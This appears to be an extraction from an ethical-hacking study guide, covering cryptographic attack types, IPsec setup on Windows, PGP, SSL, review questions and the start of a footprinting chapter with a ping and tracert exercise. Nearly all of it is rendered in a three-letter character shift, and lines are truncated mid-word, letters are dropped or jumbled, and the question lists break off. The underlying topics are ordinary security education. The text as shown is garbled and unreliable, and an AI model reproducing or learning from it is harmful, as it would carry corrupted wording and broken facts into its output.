SRWHQWLDO DWWDFNV \$WWDNFV DUH GHVLJQHG WR
DQG ORJLF LQ PDQ\ FDVHV +RZHYHU RQH WKLQJ WK
QR PDWWHU KRZ VWURQJ RU ZHOOG GHVLJQHG D V\ VW
WKR VH ZLWK HQRXJK FRPSXWLQJ SRZHU WLPH DQG



&U\SWRJUDSKLF V\ VWHPV DUH DOO YXOQH

DWWDFN ,Q VXFK DQ DWWDFN HYHU\ SRVVLEOH FR
DWWHPSW WR XQFryhu D YDOLG NH\ 7KLW W\SH RI
EH VXFFHVVIXO GHSHQGLQJ RQ WKH FU\SWRV\ VW

7KH ILUVW W\SH RI DWWDFN ZHOOG ORRN DW LV WKH
RWKHU PHGLD WKH EUXWH IRUFH DWWDFN \$ EUXWH
FRPELQDWLRQ RI FRGHV V\PEROV DQG FKDUDFWHU
YXOQHUDEOH WR EUXWH IRUFH DWWDFNV ZKHUHDV
EUXWH IRUFH DWWDFNV EHFDXVH RI WKH WLPH [7DEG](#)

[7DEOH](#) &UDFNLQJ WLPHV IRU DQG ELW NH\

%XGJHW	ELW .H\	ELW .H\
5HJXODU XVHU	ZHHN	\H DU V
6PDOO EXVLQHVV	PLQXWHV	GC
&RUSRUDWLRQ	VHFRQGV	GD\
/DUJH PXOWLQDWLRQDO	VHFRQGV	
*RYHUQPHQW	VHFRQGV	VHFRQ

,Q DGGLWLRQ WR D EUXWH IRUFH DWWDFN RWKHU P
IROORZLQJ

&LSKHU 7H[W 2QOTKSHW DWWDFN KDV VRPH VDP SOH
FRUUVSRQGLQJ SODLQ WH[W RU WKH NH\ 7KH JRDC
RUGHU WR GHWHUPLQH KRZ WKH PHFKDQLVP ZRUNV
OHDVW VXFFHVVIXO EDVHG RQ WKH IDFW WKDW WKH
RXWVHW

.QRZQ 3ODLQWH[W WKH DWWDFN SRVVHVHV WKH SO
PRUH PHVVDJHV 7KH DWWDFNHU ZLOO WKHQ XVH W\
LQ XVH 7KLW DWWDFN VKDUHV PDQ\ VLPLODULWLHV

&KRVHQ 3ODLQWH[W WKH DWWDFN LV DEOH WR JHQHUI
WR GHOLEHUDWHO\ FKR VHQ SODLQ WH[W (VVHQWLD

HQFU\SWLRQ V\VWHP DQG REVHUYH WKH RXWSXW 7K
WKH VHFUHW NH\ LQ XVH

&KRVHQ &LSKHU 7H7WH\$DWWDFN NHU LV DEOH WR GHFU
WH[W LQWR WKH FRUUHVSRRQGLQJ SODLQ WH[W (VVH
WKH GHFU\SWLRQ V\VWHP DQG REVHUYH WKH RXWSX
RU WKH VHFUHW NH\ LQ XVH

\$QRWKHU W\SH RI VXFFHVVIXO DWWDFN LQYROYHV Q
VRPH WUDIILF DQG UHSOD\LQJ LW ODWHU 7KLV W\SH
QHWZRUN WUDIILF WKURXJK VQLIILQJ DQG WKHQ UH\
NH\ IURP WKH WUDIILF

\$QRWKHU UHODWHG DWWDFN LV WKH PDQ LQ WKH PL
ZKHQ WKH DWWDFNHU JHWV EHWZHHQ WZR XVHUV ZI
SDFNHWV &RQVLGHU WKDW LQ DQ\ VLWXDWLRQ LQ Z
FRPPXQLFDWLRQV SDWK EHWZHHQ WZR XVHUV WKH
EH LQWHUFHSHWG DQG PRGLLHG

'R QRW IRUJHW WKDW VRFLDO HQJLQHULQJ FDQ EH
(QG XVHUV PXVW EH WUDLQHG WR SURWHFW VHQVLW
IURP XQDXWKRULJHG GLVFORVXUH \$WWDFNHUV DUH
FU\SWRJUDSKLF NH\V QR PDWWHU KRZ WKH WDVN ZI
VHQVLWLYH LQIRUPDWLRQ LW LV ³JDPH RYHU' IRU V
WDNH PDQ\ IRUPV LQFOXGLQJ FRHUFLQJ D XVHU WR
YXOQHUDELOLWLHV LQ D ZHE EURZVHU RU WDNLQJ I
UHFHLYH D YDOLG FHUWLILFDWH DQG DSSO\ LW WR V

\$SSOLF DWLRQV RI &U\SWRJUDSK\

&U\SWRJUDSK\ FDQ EH DSSOLHG LQ FRPPXQLFDWLRQ
VHH LQ WKH IRUP RI ,3VHF 66/ DQG 3*3 ,Q WKLV V\
VXLWHV DQG VHH KRZ FU\SWRJUDSK\ ILWV LQ

,3VHF

,QWHUQHW 3URWRFRO 6HFXULW\ ,3VHF LV D VHW R
FRQILGHQWLDOLW\ DQG LQWHJULW\ RI GDWD DV LW I
GHVLJQH WR RSHUDWH DW WKH 1HWZRUN OD\HU RI
WR D SUHGHIHQHG JURXS RI VHWWLQJV

6RPH RI WKH HDUOLHVW PHFKDQLVPV IRU HQVXULQJ
WKH 26, PRGHO ,3VHF LV D QHZ WHFKQRORJ\ WKDW
PDQ\ RI WKH SUHYLRXV PHWKRGV ,3VHF KDV EHHQ Z
WUHPHQGRXV VHFUXULW\ EHQHILWV EXW DOVR EHFDX
PDMRU FKDQJHV WR LQGLYLGXDO FRPSXWHU V\VWHP
LPSOHPHQLQJ YLUWXDO SULYDWH QHWZRUNV DQG
FRQQHFWLRQ WR SULYDWH QHWZRUNV

,3VHF SURYLGHV WZR PHFKDQLVPV IRU SURWHFWLRQ
(QFDSVXODWLQJ 6HFXULW\ 3D\ORDG 7KH WZR PRGH\

- \$XWKHQWLFDWLRQ +HDGHU \$+ SURYLGHV DXWKHC
DXWKHQWLFDWH WKH VHQQHU RI GDWD
- (QFDSVXODWLQJ 6HFXULW\ 3D\ORDG (63 SURYLGH
DV ZHOO DV HQFU\SW WKH GDWD

7KH LQIRUPDWLRQ DVVRFLDWHG ZLWK HDFK RI WKHV
KHDGHU WKDW IROORZV WKH ,3 SDFNHV KHDGHU 6H
,6\$.03 2DNOH\ SURWRFRO FDQ EH VHOHFWHG

(;(5&,6(

:RUNLQJ ZLWK ,3VHF
,Q WKLV H\HUFLVH \RX ZLOO OHDUQ KRZ WR FUHDW
RSHUDWLQJ V\VWHP
7KH IROORZLQJ VWHSV VKRZ \RX KRZ WR FUHDWH C
:LQGRZV FRPSXWHU
2Q &RPSXWHU \$ \$ODFN\WUDWLYH 7RI
VHOHFW /RFDO 6HFXULW\ 3ROLF\
5LJKW FOLFN ,3 6HFXULW\ 3ROLFLHV RQ WKH /RF

&UHDWH ,3 6HFXULW\ 3ROLF\

2Q WKH :HOFRPH VFUHHQ RI WKH ,3 6HFXULW\ 3F
,Q WKH 1DPH 6HFXULW\ ,Q WKH 'HVFULSWLRQ\ IWHQGF
)73 DQG WKHQ FOLFN 1H[W

2Q WKH 'HIDXOW 5HVSQRVH 5XOH \$XWKHQWLFDW
8VH 7KLV 6WULQJ 7R 3URWHFW 7KH .H\ ([FSDQJHU

2Q WKH &RPSOHWLQJ 7KH ,3 6HFXULW\ 3ROLF\ :L
3URSHUWLHV LV VHOHFWHG DQG WKHQ FOLFN)L

,Q WKH 6HFXUH 3URSHUWLHV GLDORJ ER[FOLF

2Q WKH :HOFRPH 7R 7KH &UHDWH ,3 6HFXULW\ 5)

2Q WKH 7XQQHO (QG3RLQW VFUHHQ FOLFN 7KLV
1H[W

2Q WKH 1HWZRUN 7\SH VFUHHQ FOLFN \$OO 1HW:

2Q WKH ,3)LOWHU /LVW VFUHHQ FOLFN \$GG

,Q WKH ,3)LOWHU /LVW GLDORJ ER[QWKVWHQSSO

2Q WKH :HOFRPH VFUHHQ RI WKH ,3)LOWHU :L]D

,Q WKH 'HVFULSWLRQ\ IWHQGF &UHDWH 1H[W

2Q WKH ,3 7UDIILF 6RXUFH VFUHHQ FOLFN \$Q\ ,

2Q WKH ,3 7UDIILF 'HVWLQDWLRQ VFUHHQ FOLFN

2Q WKH ,3 3URWRFRO 7\SH VFUHHQ FOLFN 7&3 L
1H[W

2Q WKH 3URWRFRO 3RUW VFUHHQ LQVWHFWHU[R
7R \$Q\ 3RUW DQG WKHQ FOLFN 1H[W

2Q WKH &RPSOHWLQJ 7KH ,3)LOWHU :L]DUG VFU

,Q WKH ,3)LOWHU OLVW VHOHFW /LQN DQG \

,Q WKH)LOWHU \$FWLRQ GLDORJ ER[FOLFN \$GG

,Q WKH)LOWHU \$FWLRQ :L]DUG GLDORJ ER[FOL

,Q WKH)LOWHU \$FWLRQ 6HFXULW\ GLDORJ ER[FOL

,Q WKH)LOWHU \$FWLRQ *HQHUDO 2SWLRQV GLDORJ
WKHQ FOLFN 1H[W

2Q WKH &RPPXQLFDWLQJ :LWK &RPSXWHUV 7KDW
'R 1RW \$OORZ 8QVHFXUHG &RPPXQLFDWLQGV DQ

2Q WKH ,3 7UDIILF 6HFXULW\ VFUHHQ VHOHFW ,

1H[W

2Q WKH &RPSOHWLQJ 7KH ,3 6HFXULW\)LOWHU \$
,Q WKH)LOWHU \$FWLRQ GLDORJ ER[VHOHFW 6H
,Q WKH \$XWKHQWLFDWLRQ 0HWKRG GLDORJ ER[
.H\ ([FKDQJH 3UHVKDSHUHQWVWKHQ FOLFN 1H[
2Q WKH &RPSOHWLQJ 7KH 6HFXULW\ 5XOH :L]DUC
,Q WKH 6HFXUH 3URSHUWLHV GLDORJ ER[FOLF
2QFH \RX\YH FUHDWHG WKH SROLF\ \RX PXVW DFW
2Q &RPSXWHU \$

&OLF\ \$ODUJURJ\$GPVQLVWUD>WLRFDORJHFXULW\
6HOHFW WKH /RFD &RPSXWHUQRBFOLFHV DQG
ULJKW FOLFN WKH 6HFXUH SROLF\ DQG FOLFN \$
2Q &RPSXWHU %

,Q WKH /RFD 6HFXULW\ 3ROLF\ 0LFURVRIW 0DQ
&RPSXWHU QRGH ULJKW FOLFN ,3 6HFXULW\ 3ROL
([SRUW 3ROLFHV

,Q WKH 6DYH \$V GLDORJER[FW,3HFXULW\3ROLFDQG
WKHQ FOLFN 6DYH <RX PXVW WKHQ VDYH WKH ,3
,PSRUW WKH VHFUXULW\ SROLF\ WR D :LQGRZV PDFK
1H[W FRQILJXUH D 6HFXULW\ \$VVRFLDWLRQ UXOH I
6HFXULW\ 00&

2Q &RPSXWHU \$ \$GEEQLMDWLYHQGRZV)LUHZDC
\$GYDQFHG 6HFXULW\

6HOHFW DQG WKHQ ULJKW FOLFN &RQQHFWLRQ 6
,Q WKH 1HZ &RQQHFWLRQ 6HFXULW\ 5XOH :L]DUC
FOLFN 1H[W

2Q WKH (QGSRLQWV VFUHHQ VHOHFW \$Q\ ,3 \$GG
1H[W

2Q WKH 5HTXLUHPHQWV VFUHHQ VHOHFW 5HTXL
2XWERXQG &RQQHFWLRQV DQG WKHQ FOLFN 1H[W

2Q WKH \$XWKHQWLFDWLRQ 0HWKRG VEDWHLQVW
WH[W ER[DQG WKHQ FOLFN 1H[W

2Q WKH 3URILOH VFUHHQ YHUL\ WKDW WKH 'RP
VHOHFWHG DQG WKHQ FOLFN 1H[W

,Q WKH 1DPH W[H[WUHRQHUWHS\$XWKHQWLFDOGRQWKHO
)LQLVK

3HUIRUP VWHSV ± RQ &RPSXWHU %

3UHHWW\ *RRG 3ULYDF\

3UHHWW\ *RRG 3ULYDF\ 3*3 LV DQRWKHU DSSOLFDWL
SXEOLF NH\ HQFU\SWLRQ 3*3 LV RQH RI WKH PRVW Z
ZRUOG 3*3 KDV EHHQ XVHG WR SURWHFW WKH SULY
IRUPV RI FRPPXQLFDWLRQ VXFK DV LQVWDQW PHVVD



(DUO\ YHUVLRQV RI 3*3 ZHUH ZULWWHQ E\ L

ILUVW RIIHUG WR WKH SXEOLF LQ 7KH SURJUL
DSSOLFDWLRQ DQG DV VXFK KDV VHYUDO GLIIUH
DQ RSLQLRQ DERXW ZKLFK LV EHVW

3*3 ZDV GHVLJQHG WR SURYLGH WKH SULYDF\ DQG V
SUHVHQW LQ PDQ\ IRUPV RI RQOLQH FRPPXQLFDWLR
UHFLSLHQW LQ WKLV HQFU\SWHG IRUP 7KH UHFLSLH
LQWR SODLQ WH[W

7KH 3*3 V\VWHP LV D VLPSON EXW LQQRYDWLYH PHF
SXEOLF DQG SULYDWH NH\ V\VWHP ZH H[SORUHG HDL
D SXEOLF NH\ DQG D SULYDWH NH\ WKH SXEOLF NH\
GHFU\SWV WKHP

\$ 3*3 XVHU FDQ DOVR XVH WKHLU SULYDWH NH\ WR C
UHFLSLHQW NQRZV WKH PDLO RULJLQDWHG IURP WK
DFFHVV WR WKH SULYDWH NH\ VR WKH GLJLWDO VLJ

6HQVLWLYH GDWD ILOHV VWRUHG RQ \RXU KDUG GUL
XVLQJ 3*3 <RX FDQ XVH \RXU SXEOLF NH\ WR HQFU\
GHFU\SW WKHP 6RPH YHUVLRQV DOVR DOORZ WKH X
HVSHFLDOO\ XVHIXO IRU ODSWRS XVHUV LQ WKH HY

6HFXUH 6RFNHWV /D\HU

\$QRWKHU LPSRUWDQW PHFKDQLVP IRU VHFXULQJ LQ
7KH 66/ SURWRFRO ZDV GHYHORSHG E\ 1HWVFDVH LQ
VWDQGDUG PHFKDQLVP IRU H[FKDQJLQJ GDWD VHFXL
,QWHUQHW



66/ LV VXSSRUWHG E\ DOO PRGHUQ EURZVH

:KHQ D FOLHQW FRQQHFWV WR D ORFDWLRQ WKDW U
SUHVHQW WKH FOLHQW ZLWK D GLJLWDO FHUWLILFD
FOLHQW PDNHV VXUH WKH GRPDLQ QDPH PDWFKHV W
FHUWLILFDWH KDV EHHQ JHQHUDWHG E\ D WUXVWHG
2QFH WKH KDQGVKDNH LV FRPSOHWHG WKH FOLHQW
WKDW LV VHQW WR WKH VHUYHU EHIRUH LW OHDYHV
XQUHDGDEOH HQ URXWH 2QFH WKH LQIRUPDWLRQ D
XVLQJ D VHFUHW NH\ ,I WKH VHUYHU VHGGV LQIRUP
DOVR EH HQFU\SWHG RQ WKH VHUYHU HQG EHIRUH E



\$ PXWXDO DXWKHQWLFDWLRQ VLWXDWLRQ F
RI WKH FRPPXQLFDWLRQ FKDQQHO DUH DXWKHQWLI

6XPPDU\

,Q WKL V FKDSWHU ZH FRYHUHG PDQ\ FRPSRQH QWV R
LPSRUWDQFH RI HDFK :LWK D ILUP JUDVS RI WKH VF
SURJUHVV LQWR WKH DUHD RI SHQWHVWLQJ DQG ,7 I
NQRZOHGJH

&U\SWRJUDSK\ LV DEOH WR SURYLGH PDQ\ VHUYLEFHV
7KH DELOLW\ WR SURYLGH FRQILGHQWLDOLW\ LQWH
LQYDOXD EOH ZLWK HDFK EHLQJ XVHIXO DORQH DQG
7HFKQRORJLHV VXFK DV 66/ ,3VHF DQG RWKHUV ZR
HQFU\SWLRQ RU DW OHDVW QRW LQ WKHLU FXUUHQW

([DP (VVHQWLD OV

.QRZ WKH SXUSRVH RI FUA&SWRJDUSKI\ LV GHVLJQHG
LQWHJULW\ DQG FRQILGHQWLDOLW\ RI LQIRUPDWLRQ
DXWKHQWLFDWLRQ DOWKRXJK WKH PHFKDQLVP PD\

8QGHUVWDQG V\PPHWULF YHUVXV DV\PPHWULF
DQG DV\PPHWULF DUH VXLWDEOH IRU VRPH DSSOLFD

.QRZ \RXU DSSOLFDQWHDQWDQG KRZ FUI\SWRJDUSKI\ ZI
DSSOLHG WR DQ\ JLYHQ VLWXDWLRQ DQG ZKLFK SUR

.QRZ \RXU WRROV DQGWHUHM DP LV GUHQFKHG ZLWK
WKDW ZLOO HOLPLQDWH HYHQ WKH PRVW VNLOOHG
WKH TXHVWLRQ LV WDONLQJ DERXW)DPLOLDUL]H \R
UHFRJQL]H WKH QDPHV RI WKH YDULRXV WRROV RQ '

5HYLHZ 4XHVWLRQV

6\PPHWULF FU\SWRJUDSK\ LV DOVR NQRZQ DV BBE
\$ 6KDUHG NH\ FU\SWRJUDSK\
% 3XEOLF NH\ FU\SWRJUDSK\
& +DVKLQJ
' 6WHJDQRJUDSK\
:KLFK RI WKH IROORZLQJ PDQDJHV GLJLWDO FHUW
\$ +XE
% .H\
& 3XEOLF NH\
' &HUWLILFDWH DXWKRULW\
\$V\PPHWULF HQFU\SWLRQ LV DOVR UHIHUHG WR
\$ 6KDUHG NH\
% 3XEOLF NH\
& +DVKLQJ
' %ORFN
:KLFK RI WKH IROORZLQJ EHVW GHVFULEHV KDVKL
\$ \$Q DOJRULWKP
% \$ FLSKHU
& 1RQUHYHUVLEOH
' \$ FU\SWRV\WHP
\$ PHVVDJH GLJHVW LV D SURGXFW RI ZKLFK NLQG
\$ 6\PPHWULF
% \$V\PPHWULF
& +DVKLQJ
' 6WHJDQRJUDSK\
\$ SXEOLF DQG SULYDWH NH\ V\WHP GLIIHUV IURF
IROORZLQJ"
\$ 2QH NH\
% 2QH DOJRULWKP

& 7ZR NH\V
' 7ZR DOJRULWKPV
\$ SXEOLF NH\ LV VWRUHG RQ WKH ORFDO FRPSXW
\$ +DVK
% 3., V\VWHP
& 6PDUW FDUG
' 3ULYDWH NH\
6\PPHWULF NH\ V\VWHPV KDYH NH\ GLVWULEXWLRQ
\$ 1XPEHU RI NH\V
% *HQUHDWLRQ RI NH\ SDLUV
& \$PRXQW RI GDWD
' 7\SH RI GDWD
:KDW GRHV KDVKLQJ SUHVHUYH LQ UHODWLRQ WR
\$,QWHJULW\
% &RQILGHQWLDOLW\
& \$YDLODELOLW\
' 5HSXGLDWLRQ
:KLFK RI WKH IROORZLQJ LV D FRPPRQ KDVKLQJ S
\$ 0'
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' 56\$
:KLFK RI WKH IROORZLQJ EHVW GHVFULEHV 3*3"
\$ \$ V\PPHWULF DOJRULWKP
% \$ W\SH RI NH\
& \$ ZD\ RI HQFU\SWLQJ GDWD LQ D UHYHUVLEOH F
' \$ NH\ HVFURZ V\VWHP
66/ LV D PHFKDQLVP IRU ZKLFK RI WKH IROORZLQ
\$ 6HFXULQJ VWRUHG GDWD
% 6HFXULQJ WUDQVPLWWHG GDWD
& 9HULI\LQJ GDWD

' \$XWKHQWLFDWLQJ GDWD
:KLFK V\ VWHP GRHV 66/ XVH WR IXQFWLRQ"
\$ \$(6
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' 3.,
,Q ,3VHF HQFU\SWLRQ DQG RWKHU SURFHVVHV KI
\$ /HYHO
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' /HYHO
,Q ,3VHF ZKDW GRHV \$XWKHQWLFDWLQRQ +HDGHU
\$ 'DWD VHFXULW\
% +HDGHU VHFXULW\
& \$XWKHQWLFDWLQRQ VHUYLFHV
' (QFU\SWLRQ
,Q ,3VHF ZKDW GRHV (QFDSVXODWLQJ 6HFXULW\
\$ 'DWD VHFXULW\
% +HDGHU VHFXULW\
& \$XWKHQWLFDWLQRQ VHUYLFHV
' ,QWHJULW\
\$W ZKDW SRLQW FDQ 66/ EH XVHG WR SURWHFW G
\$ 2Q D KDUG GULYH
% 2Q D IODVK GULYH
& 2Q %OXHWRRWK
' 'XULQJ WUDQVPLVVLRQ
:KLFK RI WKH IROORZLQJ GRHV ,3VHF XVH"
\$ 66/
% \$(6
& '(6

' 3.,

:KR ILUVW GHYHORSHG 66/"

\$ 1HWVFDSH

% 0LFURVRIW

& 6XQ

' 2UDFOH

,3VHF XVHV ZKLFK WZR PRGHV"

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- 3 9 X O Q H U D E L O L W L H V
- ✓ , 9 7 R R O V 6 \ V W H P V 3 U R J U D P V
- 2 2 S H U D W L Q J H Q Y L U R Q P H Q W V
- 6 ([S O R L W D W L R Q W R R O V



, Q W K L V F K D S W H U \ R X 1 0 0 E H J L Q W K H
W K H L Q W H Q W L R Q R I D W W D F N L Q J D Q G F R P S U R P L V L Q J
V W H S N Q R Z Q D V I R R W S U L Q W L Q J Z K L F K F R X O G E H J F
U H J D U G L Q J \ R X U W D U J H W

) R R W S U L Q W L Q J L V D Y L W D O I L U V W V W H S L Q W K H S U I
W K H J D W K H U L Q J R I L Q I R U P D W L R Q E R W K S D V V L Y H O \
H Y D O X D W L R Q 6 S H Q G L Q J D J R R G D P R X Q W R I W L P H O
O D X Q F K L Q J D W W D F N V D Q G V W U L N H V D J D L Q V W L W Z L
D F F X U D W H D Q G S U R G X F W L Y H D F W L R Q V , Q D G G L W L R
\ R X U Q H [W V W H S V Z L O O D O O R Z \ R X W R E H P R U H V W H
S U R F H V V

8QGHUVWDQGLQJ WKH 6WHSV RI (WKL

)RU DQ RYHUYLHZ RI WKH SURFHVV OHW\ V ORRN DW
IRRWSULQWLQJ ILWV LQ DV ZHOO DV ZKDW IXWXUH S

3KDVH)RRWSULQWLQJ

)RRWSULQWLQJ ILUVW SKDVH RI WKH HWKLFDO KDFN
FKDSWHU 7KLV SKDVH FRQVLVWV RI SDVVLYHO\ DQG
7KH JRDO LV WR JDWKHU DV PXFK LQIRUPDWLRQ DV
WDUJHW ZLWK WKH REMHFWLYH RI JHWWLQJ HQRXJK
DFFXUDWH 7KH HQG UHVXOW VKRXOG EH D SURILOH
WKDW JLYHV HQRXJK GDWD WR SODQ WKH QH[W SKD'
,QIRUPDWLRQ WKDW FDQ EH JDWKHUHG GXULQJ WKL'

- ,3 DGGUHVV UDQJHV
- 1DPHVSDFHV
- (PSOR\HH LQIRUPDWLRQ
- 3KRQH QXPEHUV
-)DFLOLW\ LQIRUPDWLRQ
- -RE LQIRUPDWLRQ

)RRWSULQWLQJ WDNHV DGYDQWDJH RI WKH LQIRUPD
LDGYHUWHQWO\



NOTE

3KDVHV ± DUH WKH VXEMHFW RI ODWHU F
&KDSWHU ³(QXPHUDWLQJ ´ DQG &KDSWHU ³6\VM
WKH LQIRUPDWLRQ JDWKHUHG LQ SKDVH LV FUXFI
VSHQW UHVHDUFKLQJ DQG LQYHVWLJDWLQJ VKRUW
SRWHQWLDOO\ PRUH IUXLWIXO DQG DFFXUDWH

3KDVH 6FDQQLQJ

3KDVHVFDQQLQJ LFK IRFXVHV RQ DQ DFWLYH HQJDJHP
LQWHQWLQJ RI REWDLQLQJ PRUH LQIRUPDWLRQ 6FD
ORFDWH DFWLYH KRWWV WKDW FDQ WKHQ EH WDUJH'
SRWHQWLDO WDUJHWV EXW QRW DOO PD\ EH YLDEO
ZKLFK KRWWV DUH DFWLYH DQG ZKDW WKH QHWZRUN
SODFH

'XULQJ WKLW SKDVH WRROV VXFK DV WKHVH DUH XVI

- 3LQJV
- 3LQJ VZHHSV
- 3RUW VFDQV
- 7UDFHUW

3KDVH (QXPHUDWLRQ

7KH ODVW SKDVH EHIRUH \RX DWWHPSW WR JDLQ DF
(QXPHUDWLRQ WKH V\ VWHPDWLF SURELQJ RI D WDUJHW
URXWLQJ WDEOHV DQG SURWRFROV IURP WKH V\ VWI
\RXU SURFHVV LW LV WKH LQLWLDO WUDQVLWLRQ IL
WKH LQVLGH RI WKH V\ VWHP WR JDWKHU GDWD ,QIR
DSSOLFDWLRQV SURWRFROV DQG EDQQHUV DOO SU
WKLW LQIRUPDWLRQ LV FDUULHG IRUZDUG LQWR WKH
7KH LQIRUPDWLRQ JDWKHUNG GXULQJ SKDVH W\SLF
IROORZLQJ

- 8VHUQDPHV
- *URXS LQIRUPDWLRQ
- 3DVVZRUGV
- +LGGHQ VKDUHV
- 'HYLFH LQIRUPDWLRQ
- 1HWZRUN OD\RXW
- 3URWRFRO LQIRUPDWLRQ
- 6HUYHU GDWD
- 6HUYLFH LQIRUPDWLRQ

3KDVH 6\ VWHP +DFNLQJ

2QFH \RX KDYH FRPSOHWHG WKH ILUVW WKUHH SKDV
SKDVH <RX ZLOO UHFRJQLJH WKDW WKLQJV DUH JHW
KDFNLQJ SKDVH FDQQRW EH FRPSOHWHG LQ D VLQJ
WKDW LQFOXGHV FUDFNLQJ SDVVZRUGV HVFDODWLQ
ILOHV FRYHULQJ WUDFNV FRQFHDOLQJ HYLGHQFH

:KDW ,V)RRWSULQWLQJ"

1RZ OHW¶V FLUFOH EDFN WR WKH ILUVW VWHS LQ WI
)RRWSULQWLQJ RU UHFRQQDLVVDQFH LV D PHWKRG
DERXW D SRWHQWLDO WDUJHW ZLWK WKH LQWHQWLF
)RRWSULQWLQJ ORRNV IRU LQIRUPDWLRQ DQG ODWH
SRWHQWLDO YXOQHUDELOLWLHV



:KHQ \RX FRQGXFW IRRWSULQWLQJ²DV ZLWK

GHVFULEHG LQ WKLV ERRN²\RX PXVW EH TXLWH PH
SURFHVV RI FROOHFWLQJ LQIRUPDWLRQ FDQ ZDVW
FDVH VFHQDULR FDXVH WKH DWWDFN WR IDLO ,Q
KDYH WKH XQGHVLUHG HIIHFWRU RI DWWUDFWLQJ WK
\RXU LQIRUPDWLRQ JDWKHULQJ 7KH VPDUW RU FDU
WLPH LQ WKLV SKDVH JDWKHULQJ DQG FRQILUPLQJ

)RRWSULQWLQJ JHQHUDOO\ HQWDLOV WKH IROORZLQ
&ROOHFW LQIRUPDWLRQ WKDW LV SXEOLFOLQJ DYDL
QHWZRUN LQIRUPDWLRQ

\$VFHUWDLQ WKH RSHUDWLQJ V\VWHP V LQ XVH L
ZHE DSSOLFDWLQJ GDWD ZKHUH SRVVLEOH

,VVXH TXHULHV VXFK DV :KRLV '16 QHWZRUN DQ

/RFDWH H[LVWLQJ RU SRWHQWLDO YXOQHUDELOLV
LQIUDVWUXFWXUH WKDW PD\ EH FRQGXFLYH WR OL

:K\ 3HUIRUP)RRWSULQWLQJ"

)RRWSULQWLQJ LV DERXW JDWKHULQJ LQIRUPDWLRQ
SURSHU FDUH \RX DV WKH DWWDFNLQJ SDUW\ PD\ E
LQWR DQ RUJDQL]DWLRQ 3DVVLYHO\ JDWKHULQJ LQ
HIIHFWLYH PHWKRG ,I GRQH E\ D VNLOOHG LQYHQW
LQIRUPDWLRQ WKDW FDQ EH SDVVLYHO\ JDWKHULQJ I
VXFK DV WKLV

- ,QIRUPDWLRQ DERXW DQ RUJDQL]DWLRQ¶V VHFUXL
PD\ H[LVW 7KLV LQIRUPDWLRQ ZLOO DOORZ IRU D
PDNH LW PRUH SURGXFWLYH
- \$ GDWDEDVH WKDW SDLQWV D GHWDLOHG SLFWXUH
SRVVLEOH DERXW WKH WDUJHW 7KLV PD\ EH IURP
RWKHU VRXUFH

• \$ QHWZRUN PDS XVLQJ WRROV VXFK DV WKH 7UDFH
WDUJHW¶V ,QWHUQHW SUHVHQFH RU ,QWHUQHW FF
URDGPDS OHDGLQJ \RX WR D EXLOGLQJ WKH PDS :
GHHUPLQH WKH IORRU SODQ RI WKH EXLOGLQJ

*RDOV RI WKH)RRWSULQWLQJ 3URFHVV

%HIRUH \RX VWDUW GRLQJ IRRWSULQWLQJ DQG OHDU
H[SHFWDWLRQV DV WR ZKDW \RX DUH ORRNLQJ IRU D
WKH HQG RI WKH SURFHVV .HHS LQ PLQG WKDW WKH
QRU VKRXOG \RX H[SHFW WR EH DEOH WR REWDLQ D
\RX WR JHW DV PXFK LQIRUPDWLRQ LQ WKLV SKDVH
+HUH¶V ZKDW \RX VKRXOG ORRN IRU

- 1HWZRUN LQIRUPDWLRQ
- 2SHUDWLQJ \VWHP LQIRUPDWLRQ
- 2UJDQL]DWLRQ LQIRUPDWLRQ VXFK DV &(2 DQG HF
FRQWDFW QXPEHUV DQG HPDLO
- 1HWZRUN EORFN
- 1HWZRUN VHUYLFHV
- \$SSOLFDWLRQ DQG ZHE DSSOLFDWLRQ GDWD DQG F
- 6\VWHP DUFKLWHFWXUH
- ,QWUXVLQJ GHWHFWLRQ DQG SUHYHQWLRQ \VWHI
- (PSOR\HH QDPHV
- :RUN H[SHULHQFH

/HW¶V WDNH D FORVHU ORRN DW WKH ILUVW WKUHH

1HWZRUN ,QIRUPDWLRQ

2Q WKH QHWZRUN VLGH RI WKLQJV D ORW RI LQIRUF
WKH GDWD \$PD]LQJO\ PXFK RI WKH QHWZRUN LQIRUF
LQLWLDO SKDVH RI DQ DWWDFN LV UHDOGLO\ DYDLOD
LQYHVWLJDWLRQ 'XULQJ WKH IRRWSULQWLQJ SKDVH

- 'RPDLQ QDPHV WKH FRPSDQ\ XVHV WR FRQGXFW E)
UHVHDUFK DQG FXVWRPHU UHODWLRQV
- ,QWHUQDO GRPDLQ QDPH LQIRUPDWLRQ
- ,3 DGGUHVHV RI DYDLODEOH \VWHPV
- 5RJXH RU XQPRQLWRUH ZHEVLWHV WKDW DUH XV

- 3ULYDWH ZHEVLWHV
 - 7&3 8'3 VHUYLFHV WKDW DUH UXQQQLQJ
 - \$FFHVV FRQWURO PHFKDQLVPV LQFOXGLQJ ILUHZI
 - 9LUWXDO SULYDWH QHWZRUN 931 LQIRUPDWLRQ
 - ,QWUXVLRQ GHWHFWRQ DQG SUHYHQWLRQ LQIRUF
 - 7HOHSKRQH QXPEHUV LQFOXGLQJ DQDORJ DQG 9R
 - \$XWKHQWLFDWLRQ PHFKDQLVPV DQG V\ VWHPV
- 6HH ([HUFLVH WR ILQG WKH ,3 DGGUHV RI D ZHE

(;(5&,6(

)LQGLQJ WKH ,3 \$GGUHV RI D :HEVLWH
7KLV H[HUFLVH VKRZV \RX KRZ WR REWDLQ LQIRUP
WUDFHUW

2Q D :LQGRZV V\ VWHP RSHQ WKH FRPPDQG SUR
FRPPDQG

SLQJ ZZZ ZLOH\ FRP

1RWH WKH ,3 DGGUHV WKDW LV UHWXUQHG DO
SDFNHWV ORVW DQG DSSUR[LPDWH URXQG WULS
LGHD RI WKH FRQQHFWLRQ\ SHUIRUPDQFH DQG
'HWHUPLQH WKH IUDPH VL]H RQ WKH QHWZRUN E
SLQJ ZZZ ZLOH\ FRP ±I ±O

1RWH WKH UHVSQRVH WR WKH FRPPDQG ,I WKH
IUDJPHQWHG WKHQ GHFUHDVH WKH YDOXH JU
RWKHUZZLVH 2QFH \RX JHW D YDOLG YDOXH QRW
\$W WKH FRPPDQG SURPSW HQWHU WKH IROORZL
WUDFHUW

up address!

ZKHU up address! LV WKH RQH \RX UHFRUGHG LQ VWHS
7KH UHVXOWV UHYHDO LQIRUPDWLRQ DERXW WK
KRVW WR WKH UHPRWH KRVW 1RWH WKH UHVSQR
GURSSHG SDFNHWV ,W LV SRVVLEOH WKDW GHYL
PD\ DOWHU WKH H[SHFWHG UHVSQRVHV RI SDFNH
HQFRXQWHU

2SHUDWLQJ 6\ VWHP ,QIRUPDWLRQ

